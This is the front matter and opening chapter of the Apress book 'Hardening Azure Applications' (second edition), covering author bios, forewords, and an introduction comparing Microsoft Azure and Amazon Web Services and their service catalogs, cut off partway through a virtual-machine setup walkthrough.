Hardening Azure Applications

Techniques and Principles for Building Large-Scale, Mission-Critical Applications

Second Edition

Suren Machiraju
Suraj Gaurav

Foreword by Scott Guthrie and Steven Smith

Apress®

Hardening Azure Applications

Techniques and Principles for Building Large-Scale, Mission-Critical Applications

Second Edition

Suren Machiraju

Suraj Gaurav

Foreword by Scott Guthrie and Steven Smith

Apress®

Hardening Azure Applications

Suren Machiraju
Issaquah, WA, USA

Suraj Gaurav
Issaquah, WA, USA

ISBN-13 (pbk): 978-1-4842-4187-5
ISBN-13 (electronic): 978-1-4842-4188-2
https://doi.org/10.1007/978-1-4842-4188-2

Library of Congress Control Number: 2018965490

Managing Director, Apress Media LLC: Welmoed Spahr
Acquisitions Editor: Smriti Srivastava
Development Editor: Matthew Moodie
Coordinating Editor: Shrikant Vishwakarma

Cover designed by eStudioCalamar

Cover image designed by Freepik (www.freepik.com)

Printed on acid-free paper

With a deep sense of gratitude, I dedicate this book to my mother, Padmini, and father, Hanumantha Rao.

SaiRam!

—Surendra Machiraju

I dedicate this book to my mother, Shanti Sinha, who taught me to stay positive and prevail under all conditions. And to my father, Surendra Kumar Sinha, who inculcated a strong desire to excel and pursue endeavors with strong passion. May he be in peace, wherever he is.

—Suraj Gaurav

Table of Contents

About the Authors

Suren Machiraju developed an innovative supply-chain solution that integrated online stores with market makers and aggregators, which resulted in the founding of Commercia Corporation in the late 1990s. Within one year, Microsoft had acquired Commercia Corporation, providing Suren with the opportunity to lead the B2B Interoperability team within the BizTalk business unit. Over the next six years, Suren's team delivered five releases of the BizTalk Server (2000–2006 R2). Subsequently, Suren led the BizTalk Rangers–Customer Advisory Group, which lit up over twenty of the largest middleware deployments on the .NET stack within two years.

In 2011, Suren collaborated to create the Azure Customer Advisory Team at Microsoft. For five years, he has led efforts in engaging enterprise customers, startups, and partners for architectural reviews and deployments of cloud/hybrid cloud .NET and OSS applications on the Azure platform. The team pioneered solutions for the most challenging cloud projects, producing dozens of successful deployments.

In 2014, Suren accepted an appointment as a Technology Business Partner at the Bill & Melinda Gates Foundation, where he collaborates with leading NGOs and non-profit partners in devising technical solutions for some of the world's most challenging social issues.

Suren holds a master's degree in mechanical engineering from the Birla Institute of Technology and Science in Pilani, India. He is a listed author of over 20 patents in business software areas of B2B and Data Interchange Standards, and has authored dozens of MSDN articles and technical blogs on Azure and .NET. When he is not publishing blogs or presenting his work to the larger technical community, he is enjoying time with his family in the beautiful Pacific Northwest and cheering on the Seahawks each Sunday during the season.

"Please contact me if I can be of assistance in architecting your cloud-based solution, as collaborating in this space is one of my greatest passions."

—Suren
http://about.me/surenmachiraju

Suraj Gaurav started his career in 2000, at the height of dot-com era. He worked for a startup called Asera that was developing a revolutionary platform for building B2B applications. In 2002, he moved to Seattle to work for Microsoft. He spent almost 10 years there and worked on various products, including BizTalk Server, Commerce platform, and Office 365. He has in-depth experience with building enterprise-scale systems, like BizTalk, as well as Internet-scale services, like Office 365. He also built the consumption-based billing platform serving as the commerce engine for Azure.

Suraj holds a bachelor's degree in computer science from the Indian Institute of Technology in Kanpur, India. He is listed as inventor in over 25 patents. When he is not working, he can be found spending time with family and enjoying the beautiful outdoor life of the Pacific Northwest.

About the Technical Reviewer

Jennifer Curiak specializes in Dynamics 365 implementations, Agile coaching, Project Management, Business Analysis, Quality Assurance, and Technical Writing. She works to help teams in a variety of industries become more productive, communicate more effectively, and generally get stuff done.

A writer at heart, Jennifer started her career as a technical writer for a software company in 2000 and has evolved into designing solutions, managing QA processes and resources, coaching large and small teams in Agile development practices, acting as Scrum Master, and working on Dynamics 365 customizations and implementations. She was the technical reviewer for the books *Administering, Configuring, and Maintaining Microsoft Dynamics 365 in the Cloud* in 2018, and *BizTalk—Azure Applications* in 2018. She continues to write in-house technical and end-user documentation, and contributes to other professional publications.

Jennifer and her husband Mike live in Western Colorado and spend most of their free time exploring empty and desolate areas of the West by mountain bike and packraft. She can be contacted directly at jcuriak@inotekgroup.com.

Acknowledgments

Life is a journey, and this journey has provided Suraj and me with many opportunities to learn and grow. A significant set of this experience relates to our craft—creating software solutions—and inspired this book.

We want to take this opportunity to thank some of you for your significant contributions that enabled this book to come into existence.

> We acknowledge technical contributions from Zainal Afrin, Vikas Bharadwaj, James Podgorski, and Paolo Salvatori. We feel good knowing that you were a part of it.
>
> We acknowledge the great support from our Apress team: James DeWolf, Melissa Maldonado, Douglas Pundick, and April Rondeau.
>
> We thank Mark Beckner, our Guru, for getting us started and not letting us give up.
>
> We acknowledge Scott Ambler, Randy Bias, Albert Barron, Goran Candrlic, Mike Cohn, Damon Edwards, Paul Hammant, Susan Jayson, Eric Jewett, Paul Kortman, Aparna Machiraju, Deepak Patil, and Jason Popillion for so generously sharing your expertise with us.
>
> We are grateful to Scott Guthrie, Mark Ozur, and Mark Souza for supporting this endeavor.
>
> We thank Aparna Machiraju and Mahua Chaudhuri for so ably supporting us while we were immersed.
>
> Sesha Machiraju, Sai Machiraju, and Aaryan Gaurav are appreciated for enduring a staycation during the winter break of 2014.

Namaste!
Suren Machiraju
Suraj Gaurav
May 2015

Foreword

Microsoft Azure delivers a full-spectrum cloud platform that enables both developers and IT professionals to move faster and achieve more. Adopted by more than 70% of Fortune 500 companies, Microsoft Azure delivers a hyper-scale cloud offering that runs in more countries and locations than Amazon Web Services and the Google Cloud Platform combined. Microsoft Azure enables organizations to optionally adopt a hybrid cloud approach that provides maximum flexibility.

While many books and technical articles teach you how to create simple "hello-world" applications on Microsoft Azure, only a few publications cover the specifics of how to develop real enterprise-class applications. I am excited that Suren and Suraj have teamed up to author *Hardening Azure Applications*. This book covers the techniques and engineering principles that architects and developers need in order to ensure that their Azure cloud applications can achieve maximum reliability and availability when deployed at scale.

When cloud applications are well designed and executed, they allow businesses to thrive and be more productive. While effective IT and software-solution development can be very complex, the cloud makes simpler and more elegant solutions available to organizations of any size. *Hardening Azure Applications* will provide you with the tools and techniques you need to build reliable, secure, and cost-effective cloud applications on Azure.

Scott Guthrie
Executive Vice President
Microsoft Corporation

As executive vice president of the Microsoft Cloud and Enterprise group, Scott Guthrie is responsible for the company's cloud infrastructure, server, database, management, and development tools businesses. His engineering team builds Microsoft Azure, Windows Server, SQL Server, Active Directory, System Center, Visual Studio, and .NET. Prior to leading the Cloud and Enterprise group, Guthrie helped lead Microsoft Azure, Microsoft's public cloud platform.

Additional Foreword

It is with great pleasure that I provide this foreword to *Hardening Azure Applications*. It seems only logical that the authors would write this book, because prior to their work in Azure, they worked in the middleware domain defined by BizTalk Server and other .NET Servers. It was there that the authors honed their technical skills and pushed the envelope in terms of how complex apps could be applied in a pre-cloud context. When I first met the authors in 2009 during an onsite at Microsoft, the word was spreading about Azure. At the time, the notion of moving from an on-premises or collocated server infrastructure to the cloud seemed almost heretical.

Our company's collaboration with Microsoft was born out of a suggestion that we develop bold and audacious solutions using Azure. We certainly had an audacious problem to solve! We created the Virtual Inventory Cloud (VIC) to solve the real-time inventory and ordering requirements of the North American vehicular industry, which represented a vehicle park of nearly 300MM with over 60MM heavy-duty vehicles, all adding up to tens of millions of searchable parts. Without the skilled expertise and contributions of Suren and Suraj during the early days of Microsoft Azure Application Platform and SQL Azure, we would have never realized our ambitions. Many enhancement opportunities for Azure were vetted and tested through the VIC application, which remains the only application of its kind.

I whole heartedly endorse Suren and Suraj's technical acumen and business savvy. They are the ideal authors to write about developing robust applications, hardened in Azure.

Steven Smith,

Founder, President, and CEO

GCommerce, Inc.

GCommerce is the world's leading provider of Internet-based purchasing automation and procurement software in the automotive aftermarket, with more than 2,000 suppliers, wholesalers, and retailers processing billions of dollars in purchases through their network platform, Internet Data Exchange. In 2010, GCommerce launched an industry-defining, cloud-based application in collaboration with Microsoft called the Virtual Inventory Cloud (VIC), a groundbreaking technology and solution innovation for durable goods supply chain markets. Today, VIC is the industry-leading cloud commerce platform for the North American vehicular industries.

Introduction

This book, *Hardening Azure Applications*, examines the techniques and engineering principles critical to the cloud architect, developer, and business stakeholder as they envision and harden their Azure cloud applications to ensure maximum reliability and availability when deployed at scale. While the techniques elaborated in the book are implemented in .NET and optimized for Azure, the principles herein will be valuable and directly applicable to other cloud-based platforms such as Amazon Web Services and Google Cloud Platform.

Applications come in a variety of forms, from simple apps that can be built and deployed in hours to mega-scale apps that need significantly higher engineering rigor and robust organizations to deliver. So, how do you build such massively scalable applications to keep pace with traffic demands while always being “online” with five 9s of availability? The authors take you step by step through the process of evaluating and building hardened cloud-ready applications, the type of applications your stakeholders and customers demand. For example, it is easy to say that an application should be available “all the time,” but it is very important to understand what each level of 9 for availability means and the resulting implications on engineering and resources.

Who Should Read this Book?

This is a technical book that provides value to a wide spectrum of business and engineering audiences, from C-level influential stakeholders to cloud architects/ developers, IT administrators, technical analysts, and IT enthusiasts.

What Will You Learn?

You will learn what it takes to build large-scale, mission-critical hardened applications on Microsoft’s cloud platform, Microsoft Azure, and Amazon Web Services.

- An overview of cloud platforms and their capabilities that is focused on Microsoft Azure and Amazon Web Services cloud platforms

- The characteristics of cloud applications and their suitability to cloud deployment models—IaaS, PaaS, and SaaS
- The set of features and capabilities a cloud application must have to be battle hardened and ready for prime time
- The key aspects of service fundamentals and strategies to instrument your code and hook it up for telemetry and health monitoring that are critical to managing your application as a cloud deployment
- Important application experiences expected by your customers and patterns to right-size your deployment to ensure the best application experience
- Design for failures—failures are inevitable and several techniques can be implemented to reduce and quickly recover from catastrophic failures
- Seamlessly scale up and scale down your application to maintain a predictable operating expense model
- Techniques to secure the application without restricting its business goals
- Organize and build processes that provide a conducive environment for teams to deliver their best work in the cloud environment

We appreciate your investment in this book. We'd love to hear from you so as to improve this and future offerings.

CHAPTER 1

Introducing the Cloud Computing Platform

This chapter introduces two of the most widely used cloud platforms—Amazon Web Services and Microsoft Azure.

We will begin with a review of cloud concepts and the relevance and benefits of using the cloud. Then, we'll discuss how to assess whether your application is a good fit for cloud platforms. Finally, we will look at some of the most significant service offerings these two cloud platforms have to offer.

Cloud and Platform

The term *cloud* originates from network diagrams that use a cloud shape to indicate the Internet or networks outside of a company firewall. Of course, a *platform* is the infrastructure that hosts and runs a software application and allows it to access and integrate with other software applications. In a *cloud platform,* a software application is not inside your network. Instead, it is housed in a virtual network and is maintained and managed in data centers that are operated by vendors like Amazon and Microsoft. Users access the cloud platform through the Internet.

From your perspective as a developer or software architect, the concept of the cloud platform is similar to a traditional on-premises platform, in which the servers and infrastructure are installed within your organization or at your local data center. The server's operating system provides the infrastructure to host your application and connect it to storage and other computers and devices. The cloud platform will also provide the operating system, storage, and network your application requires to perform its business processes.

S. Machiraju and S. Gaurav, *Hardening Azure Applications*, https://doi.org/10.1007/978-1-4842-4188-2_1

A cloud platform provides all the components and services required to architect, design, develop, and run your application. It also provides the necessary infrastructure to integrate with other applications running at private data centers.

Relevance of the Cloud Platform

We are often asked in casual conversations whether the cloud is a passing fad. We always respond with an emphatic “no,” and to make our point, we share data on the adoption rate and supplement it with an interesting example.

> *A few years ago, a Bain & Company report noted that by 2020, revenue from cloud products and services would mushroom from $20 billion to $150 billion. It turns out that adoption rate was wrong; we exceeded $180 billion by 2018, which is 14% of total IT spend.*
>
> —Michael Heric, Partner at Bain & Company

Yes, 14% of the IT spend goes toward paying for the cloud platform. What’s more, the operating and licensing costs are amortized over an extended period, which bodes well for all of us, since IT departments will have more funds to invest in its people and projects.

Until the late nineteenth and early twentieth centuries, all manufacturing plants operated their own power plants. As power lines became reliable and electricity production was standardized (by both voltage and frequency), manufacturing plants increasingly sourced their power from utility companies that specialized in power generation. These newly created utility companies delivered electricity reliably and, due to economies of scale, cost-effectively. For backup, industries retained some power-generation capacity, though in modern times this practice has significantly diminished.

Centralized cloud platforms present a similar scenario. Managing computer and network equipment and maintaining data infrastructure software is not easy, and many small companies lack the talent and specialization to do so. On the other end of the spectrum, there are a few companies—like Microsoft and Amazon—for whom creating software and managing data centers across the globe is their core business. These companies have the capacity to continually innovate and improve data center efficiency, all while delivering services reliably and securely.

Cloud Platform Benefits

The cloud platform is an attractive choice for some due to the ability to scale, the time to market, and the security features. Cloud platforms have made significant strides in both physical and software security through huge investments that have outpaced those of enterprise data centers. Amazon Web Services and Microsoft Azure are the two biggest cloud platform vendors. Amazon has the benefit of being the first cloud platform vendor, whereas Microsoft enjoys high levels of trust from businesses that already use its other enterprise software products. Cloud vendors:

- **Provide faster turnaround times:** Ready-to-use services and related features can be accessed quickly.
- **Lower IT effort:** The efforts required to procure and deploy hardware and software have been reduced.
- **Reduce risks:** There are no up-front costs to procure hardware or licensing software; you pay for what you use.
- **Heighten agility:** Solutions can be scaled up or down instantaneously in response to user demand.

Your Application and Cloud Platform Matchup

Before we delve into the specifics of the composition of the platform, let us make sure your application is the right fit for a cloud platform, and that the cloud platform is ready for your application.

Does Your Application Belong on the Cloud Platform?

Over the past few years, there has been a surge in the use of cloud platforms due to the deployment of mainstream and mission-critical enterprise-class applications. Scale and cost of ownership are two key reasons these enterprise-class applications are moving to the cloud platform:

- **Scale:** Zero to near-infinite resources are available. Your applications can scale up or down depending on user load. This means you never have to worry about running out of capacity or, more importantly, about over-provisioning.

- **Cost of ownership:** Paying for what you use is one obvious cost, but expenditures associated with deploying, securing, and sustaining the deployment are lower since these are distributed to multiple customer accounts.

As a developer, you should have conversations with business owners to ensure that the ability to scale and the total cost of ownership are compatible with your situation. Cloud deployment comes at a significant cost, especially if integration with existing on-premises infrastructure is required for your application. Both Amazon and Microsoft provide cost calculators. While these calculators give ballpark estimates of hosting an application on their cloud platforms, you will still need to factor in the cost of integrating your cloud application with an on-premises solution.

Note You may be familiar with the process of hardening steel, and the fact that it dramatically alters the metal's characteristics and prepares it for long life in a high-stress environment, while staying at an affordable price point. This can act as a metaphor for software applications: hardened applications are expected to be lightweight in order to operate with a low resource footprint; be resilient enough to handle a large volume of uses; scale out without duress; be secure; and, finally, remain consistently future-proof. The cloud platform provides you with the proper tools and services to harden your application.

Hardening an application will add to these costs. Simply stated, it's important to have an understanding of the overall cost and potential risks of the project before you embark on this journey.

Finally, not every application is compatible with a cloud platform. Would Coca-Cola put its secret formula on the cloud? This decision may not have anything to do with cloud platform security or access—it could just be about retaining full control of a top asset.

Is the Cloud Platform Ready for Your Enterprise-Class Application?

In the previous section, we suggested having conversations with business owners about the applicability of a cloud platform for your application. Next, you should verify that the cloud platform is actually ready for your application.

Unless your business was born in the cloud, you likely have a complex and heterogeneous set of servers and IT infrastructure with which a cloud application must integrate. These existing servers are probably running a variety of operating systems, databases, middleware, and toolsets from multiple vendors. Your business will also likely have a collection of security and compliance initiatives that your application is required to follow. Finally, your customers, in addition to having business needs, will also have expectations for availability and performance.

In summary, a cloud platform must have:

- **Integration** with existing applications and infrastructure, commonly on-premises and in private data centers
- **Heterogeneity** to continue to support multiple frameworks, languages, and operating systems
- **Security** to run your applications safely and reliably
- **Manageability** of the cloud platform via user interfaces (e.g., Management Portal), scripting languages, and REST APIs
- **Services** (features, functions, and interfaces) to fulfill the needs of the software application

Both Microsoft Azure and Amazon Web Services address these needs, so we will review them in detail.

On-premises and Cloud Platform Integration

The most common project class involves the integration of the cloud platform with your on-premises infrastructure across applications, identity, and databases. This scenario is also called a *hybrid*; for example, the integration of an on-premises ERP application with a cloud platform–based retail store. The use of a cloud environment to scale out of existing applications running on-premises, or the use of a cloud platform as a disaster recovery site for an existing application running on a corporate data center, can be considered implementations of the hybrid pattern.

Network connectivity options, virtualization, messaging, identity, and data and storage services are required in order to support the on-premises application and the cloud platform. While considering cloud platform integration, you should take into account scenarios in which there will be integration requirements across different cloud platforms.

Heterogeneity of the Cloud Platform

Your enterprise has diverse business needs, and software applications have evolved over many years; the bottom line is that you run a variety of workloads and will need a cloud platform to offer similar support for elements including operating systems, databases, devices, content management systems (CMS), applications, and supported development platforms and languages.

While Java and .NET are still the most-used frameworks, you are also likely using PHP, Python, and other languages to build your applications and leverage open-source frameworks—such as Hadoop, WordPress, Joomla, and Drupal—to get the job done. Being able to develop mobile applications using third-party SDKs for both Android and iOS is likely a requirement. You can expect that the cloud platform will do it all.

You will find that Microsoft Azure will provide you with the best experience and support for Microsoft workloads while also offering excellent service for other vendor software, such as Oracle and open-source technologies. This broad support from the cloud platform ensures your cloud experience will satisfy your company's heterogeneous needs.

A final note here is that this is *not* an all-or-nothing proposition. You should be able to use most of the services independently. For example, you can use storage without using other services.

Trust and Security

The first question a manager should ask is: Is the cloud secure? We would argue emphatically the *modern cloud platforms are secure!* You will read more about security in subsequent chapters, but we will cover a few highlights here.

Security is about more than protecting your software assets. It includes transparency, relationship management, and your own experience. Over the past few years, both Microsoft and Amazon have made significant progress, especially on the end-to-end experience.

As with everything in life, trust is assured via transparency, especially in managing operations. Cloud platform vendors are earning trust via myriad initiatives, including:

- Industry-standard participation via Cloud Security Alliance ISO27001 (for PCI and DSS), ISAE3402, and SSAE16, among others.
- Annual audits conducted by professional third-party organizations, including those mandated by Service Organization Controls (SOC 1 through 3).

- Financial warranties via service-level agreements (SLAs) offer you a service commitment and reimburse you in the event the vendor does not meet the service commitment. Commonly, these commitments relate to uptime.
- Real-time service status via dashboards. Platform vendors are building confidence via detailed root-cause analysis of outages.
- Experience in running large-scale data centers successfully for decades. The availability of data centers close to consumers, as well as following local laws, is crucial.

Trust can also result from an existing arrangement; this is especially true with Microsoft. You can rely on your established relationship and an account team to procure Azure access and, more importantly, to get support. The Azure cloud platform can be an offshoot of your existing Enterprise Agreement with Microsoft or you can transfer your existing Enterprise Agreement to Azure.

Microsoft has nearly 25 years of expertise in running global-scale services in data centers they own and operate; Azure is a commercial service they have offered since 2008.


Amazon built the Amazon Web Services (AWS) infrastructure after nearly two decades of experience running the multi-billion-dollar supply-chain business, including global data centers. AWS as a commercial service has been operating since 2006.

Amazon and Microsoft have made significant investments in data centers around the globe, in several countries across five continents; there is sure to be a data center that suits your application needs. Finally, both Microsoft and Amazon have invested in a vibrant partner community to assist you in various aspects of designing, building, deploying, and managing your application on their respective cloud platforms.

Cloud Platform Services

As discussed, any cloud platform is expected to be comprehensive enough to support the development, running, and managing of applications while adequately integrating with those applications without any significant compromise of features or business needs.

In this section, we will review the services offered by Microsoft and Amazon (each vendor provides more than 50 services). Of course, this list is sure to be outdated by the time you are reading this, since both vendors are rapidly innovating to align with current technology trends. Figures 1-1 and 1-2 show the catalog of services offered by Microsoft Azure and Amazon Web Services, respectively.



Compute

- Linux Virtual Machines
- Windows Virtual Machines
- App Service
- Functions
- Batch
- Azure Container Instances
- Azure Batch AI
- Service Fabric
- Virtual Machine Scale Sets
- Azure Kubernetes Service (AKS)
- Cloud Services
- SQL Server on Virtual Machines
- SAP HANA on Azure Large Instances

Databases

Networking

- Networking Overview
- Content Delivery Network
- ExpressRoute
- Azure DNS
- Virtual Network
- Traffic Manager
- Load Balancer
- VPN Gateway
- Application Gateway
- Azure DDoS protection
- Network Watcher

AI + Machine Learning

- Azure Databricks
- Azure Batch AI
- Azure Bot Service

Storage

- Storage
- StorSimple
- Data Lake Store
- Blob Storage
- Disk Storage
- Managed Disks
- Queue Storage
- File Storage
- Storage Explorer
- Archive Storage

Analytics

- SQL Data Warehouse
- Azure Databricks
- HDInsight
- Data Factory

Web

- App Service - Web Apps
- API Management
- Content Delivery Network
- Notification Hubs
- Azure Search
- API Apps


Mobile

- App Service - Mobile Apps
- Notification Hubs
- API Apps
- Visual Studio App Center
- Azure Maps
- Xamarin

Security

- Security Information

Figure 1-1. *Catalog of Microsoft Azure services*



Compute

- Amazon EC2
- Amazon EC2 Auto Scaling
- Amazon Elastic Container Service
- Amazon Elastic Container Service for Kubernetes
- Amazon Elastic Container Registry
- Amazon Lightsail
- AWS Batch
- AWS Elastic Beanstalk
- AWS Fargate
- AWS Lambda
- AWS Serverless Application Repository
- Elastic Load Balancing
- VMware Cloud on AWS

Storage

- Amazon Simple Storage Service (S3)
- Amazon Elastic Block Store (EBS)
- Amazon Elastic File System (EFS)
- Amazon Glacier
- AWS Storage Gateway
- AWS Snowball
- AWS Snowball Edge

Networking & Content Delivery

- Amazon VPC
- Amazon VPC PrivateLink
- Amazon CloudFront
- Amazon Route 53
- Amazon API Gateway
- AWS Direct Connect
- Elastic Load Balancing

Developer Tools

- AWS CodeStar
- AWS CodeCommit
- AWS CodeBuild
- AWS CodeDeploy
- AWS CodePipeline
- AWS Cloud9
- AWS X-Ray
- AWS Tools & SDKs

Management Tools

- Amazon CloudWatch
- AWS Auto Scaling
- AWS CloudFormation

Machine Learning

- Amazon SageMaker
- Amazon Comprehend
- Amazon Lex
- Amazon Polly
- Amazon Rekognition
- Amazon Machine Learning
- Amazon Translate
- Amazon Transcribe
- AWS DeepLens
- AWS Deep Learning AMIs
- Apache MXNet on AWS
- TensorFlow on AWS

Analytics

- Amazon Athena
- Amazon EMR
- Amazon CloudSearch
- Amazon Elasticsearch Service
- Amazon Kinesis
- Amazon Redshift
- Amazon QuickSight
- AWS Data Pipeline

AR & VR

- Amazon Sumerian

Application Integration

- Amazon MQ
- Amazon Simple Queue Service (SQS)
- Amazon Simple Notification Service (SNS)
- AWS AppSync
- AWS Step Functions

Customer Engagement

- Amazon Connect
- Amazon Pinpoint
- Amazon Simple Email Service (SES)

Business Productivity

- Alexa for Business
- Amazon Chime
- Amazon WorkDocs
- Amazon WorkMail

Desktop & App Streaming

- Amazon WorkSpaces
- Amazon AppStream 2.0

Figure 1-2. *Catalog of Amazon Web Services*

For the sake of convenience, we have organized the service offerings into four categories:


- Compute
- Networking
- Data
- Application

These categories are similar to the on-premises server paradigms we are already used to. Another reason we have chosen these categories is to acknowledge the blurring of lines between transactional data and analytical data.

Note You can get detailed information on these service offerings from each vendor's website, but some of the commonly used services and features are highlighted in subsequent sections. If you are new to cloud platform technologies, invest time into diving deeper into the services that are essential to your application.

Compute Services

Compute services are the foundational services that host your application and provide the capability to integrate with other applications within the cloud platform or on-premises. Both vendors offer compute services, branded as Microsoft Azure Compute Service and Amazon Elastic Compute Cloud (EC2) Service. Figures 1-3 and 1-4 show the Microsoft Azure and Amazon AWS portals that demonstrate how to create compute services.


Home > Virtual machines > Compute > Windows Server 2012 Datacenter > Create virtual machine > Basics
Create virtual machine
1 Basics Configure basic settings
2 Size Choose virtual machine size
3 Settings Configure optional features
4 Summary Windows Server 2012 Datacen...
Basics
OK

* Name: HardeningAzure ✓

VM disk type: SSD

* Username:

* Password:

